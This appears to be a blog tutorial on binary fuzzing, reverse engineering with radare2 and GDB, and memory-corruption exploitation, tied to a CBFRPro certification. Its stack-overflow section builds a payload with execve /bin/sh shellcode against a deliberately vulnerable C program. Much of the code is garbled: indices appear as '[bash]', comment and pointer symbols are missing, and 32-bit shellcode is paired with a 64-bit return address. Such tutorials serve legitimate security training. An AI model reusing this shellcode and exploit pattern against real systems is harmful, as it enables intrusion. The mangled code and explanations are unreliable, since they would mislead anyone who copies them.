
Listen to this Post
Introduction:

Binary fuzzing and reverse engineering are twin pillars of modern vulnerability research. Fuzzing automates the discovery of input-triggered crashes, while reverse engineering provides the deep understanding needed to turn those crashes into reliable exploits. As demonstrated by Jaime Ramírez’s achievement of the Certified Binary Fuzzing & Reversing Professional (CBFRPro) from The SecOps Group, combining these disciplines with Python scripting enables security professionals to analyze program behavior, craft precise inputs, and manipulate memory for real-world exploitation scenarios. This article delivers a hands‑on roadmap to mastering these techniques.
Learning Objectives:
- Understand the core principles of binary fuzzing and its integration with reverse engineering.
- Learn to set up and use industry‑standard fuzzing tools (AFL++, libFuzzer) alongside reverse engineering frameworks (Ghidra, radare2).
- Develop Python‑based fuzzing harnesses and exploit memory corruption vulnerabilities through step‑by‑step examples.
You Should Know:
1. Setting Up Your Fuzzing Environment on Linux
A solid fuzzing lab starts with a dedicated Linux machine (or VM). Install essential tools:
sudo apt update && sudo apt install -y build-essential git gdb gdbserver
 Install AFL++
git clone https://github.com/AFLplusplus/AFLplusplus.git
cd AFLplusplus
make all
sudo make install
 Install libFuzzer (part of LLVM)
sudo apt install -y clang llvm
What this does:
- AFL++ is a popular coverage‑guided fuzzer that mutates inputs to maximize code coverage.
- libFuzzer is an in‑process fuzzer that works with LLVM’s sanitizers.
- GDB will be used later for crash analysis.
2. Reverse Engineering Basics with Ghidra and Radare2
Before fuzzing a binary, understand its internals. Install Ghidra (graphical) and radare2 (command‑line):
 Install radare2
git clone https://github.com/radareorg/radare2
cd radare2 && sys/install.sh
 Download Ghidra from https://ghidra-sre.org/ and extract
Step‑by‑step with radare2:
- Open the binary in analysis mode: `r2 -A ./target_binary`
2. List functions: `afl`
3. Seek to main: `s main`
4. Print disassembly: `pdf`
- Identify critical functions (e.g.,
strcpy,memcpy) that may be vulnerable.
Why this matters: Reversing reveals input handling routines, security mitigations, and potential entry points for fuzzing.
3. Writing a Python Fuzzing Harness
Python scripts can drive fuzzers or act as lightweight fuzzers themselves. Below is a simple harness that feeds mutated inputs to a target program:
import subprocess
import sys
import os

def fuzz_target(input_data):
 Write input to a temporary file
with open('input.tmp', 'wb') as f:
f.write(input_data)
 Run the target program with that file as input
result = subprocess.run(['./target_binary', 'input.tmp'],
capture_output=True, timeout=1)
return result.returncode

Simple mutation: flip bits, add bytes, etc.
def mutate(data):
 Example: XOR first byte
mutated = bytearray(data)
if mutated:
mutated[bash] ^= 0xff
return bytes(mutated)

seed = b"initial input"
while True:
mutated = mutate(seed)
ret = fuzz_target(mutated)
if ret < 0 or ret > 0:  non‑zero return often indicates crash
print(f"Crash with input: {mutated}")
seed = mutated
Usage: Save as fuzzer.py, make sure `target_binary` exists, and run python3 fuzzer.py. This rudimentary fuzzer demonstrates the concept; real fuzzers use coverage feedback and sophisticated mutations.
4. Crash Analysis and Triaging with GDB
When a crash is found, analyze it with GDB to understand the exploitability:
gdb ./target_binary
(gdb) run < crash_input_file
 After crash, examine registers and memory
(gdb) info registers
(gdb) x/20x $rsp  Examine stack
(gdb) backtrace
For automated triage, use GDB scripts or tools like exploitable (a GDB plugin). Install exploitable:
git clone https://github.com/jfoote/exploitable.git
echo "source /path/to/exploitable/exploitable.py" >> ~/.gdbinit
Then in GDB, after a crash, run:
`(gdb) exploitable` – it classifies the crash (e.g., “EXPLOITABLE”).
5. Memory Corruption Exploitation: Stack Overflow Example
Assume you’ve found a stack overflow in a binary with no stack canary. The goal: overwrite the return address to redirect execution.
Target code snippet (vuln.c):
include <string.h>
include <stdio.h>
void vuln(char input) {
char buffer[bash];
strcpy(buffer, input); // No bounds check
}
int main(int argc, char argv) {
vuln(argv[bash]);
return 0;
}
Compile without protections:
`gcc -fno-stack-protector -z execstack -no-pie vuln.c -o vuln`
Exploit development steps:
- Find offset to return address (using pattern_create/pattern_offset from Metasploit or a cyclic pattern).
2. Craft payload: `padding + return_address + shellcode`
3. Use Python to generate input:
padding = b"A"  72  offset found via fuzzing
shellcode = b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"  23‑byte execve /bin/sh
return_addr = b"\x30\xd5\xff\xff\xff\x7f\x00\x00"  example address of buffer (little‑endian)
payload = padding + return_addr + shellcode
with open('exploit_input', 'wb') as f:
f.write(payload)
Run the binary with `./vuln $(cat exploit_input)` to gain a shell.
6. Advanced Fuzzing: Coverage‑Guided Fuzzing with AFL++
AFL++ uses instrumentation to track which code paths are exercised. Compile your target with AFL++’s compiler:
afl-gcc vuln.c -o vuln_afl
 Create input seeds directory
mkdir -p seeds
echo "test" > seeds/test.txt
 Start fuzzing
afl-fuzz -i seeds -o findings ./vuln_afl @@
What @@ means: AFL++ replaces it with the mutated input file name. Monitor the findings directory for crashes (findings/crashes/). Use `afl-analyze` to examine crashes.
7. Integrating Fuzzing with CI/CD for Continuous Security
Modern DevSecOps pipelines can run fuzzers automatically. For example, using libFuzzer with Clang and AddressSanitizer:
clang -fsanitize=fuzzer,address -g vuln.c -o vuln_fuzz
./vuln_fuzz -max_total_time=300 corpus/  Run for 5 minutes
In a CI script (e.g., GitHub Actions), you can add a step that runs this command and fails if crashes are found. This ensures new code doesn’t introduce memory bugs.
What Undercode Say:
- Fuzzing without reversing is blind; reversing without fuzzing is slow. The true power emerges when you combine dynamic input generation with static analysis to understand and exploit vulnerabilities.
- Python bridges the gap between automated fuzzing and manual exploit crafting—it allows rapid prototyping of harnesses and payloads, making it an indispensable tool for modern researchers.
- Memory corruption is still alive despite modern mitigations; techniques like return‑oriented programming (ROP) and heap feng shui require a deep understanding of memory layouts, which only hands‑on practice can build.
Prediction:
As AI‑driven fuzzing frameworks (like Google’s OSS‑Fuzz with ML) mature, the barrier to entry for vulnerability discovery will lower. However, the need for human expertise in reverse engineering and exploit development will grow—machines can find crashes, but understanding their root cause and crafting reliable exploits will remain a distinctly human skill. Certifications like CBFRPro will become essential credentials for professionals bridging this gap between automated testing and manual exploitation.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jaime Patricio – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


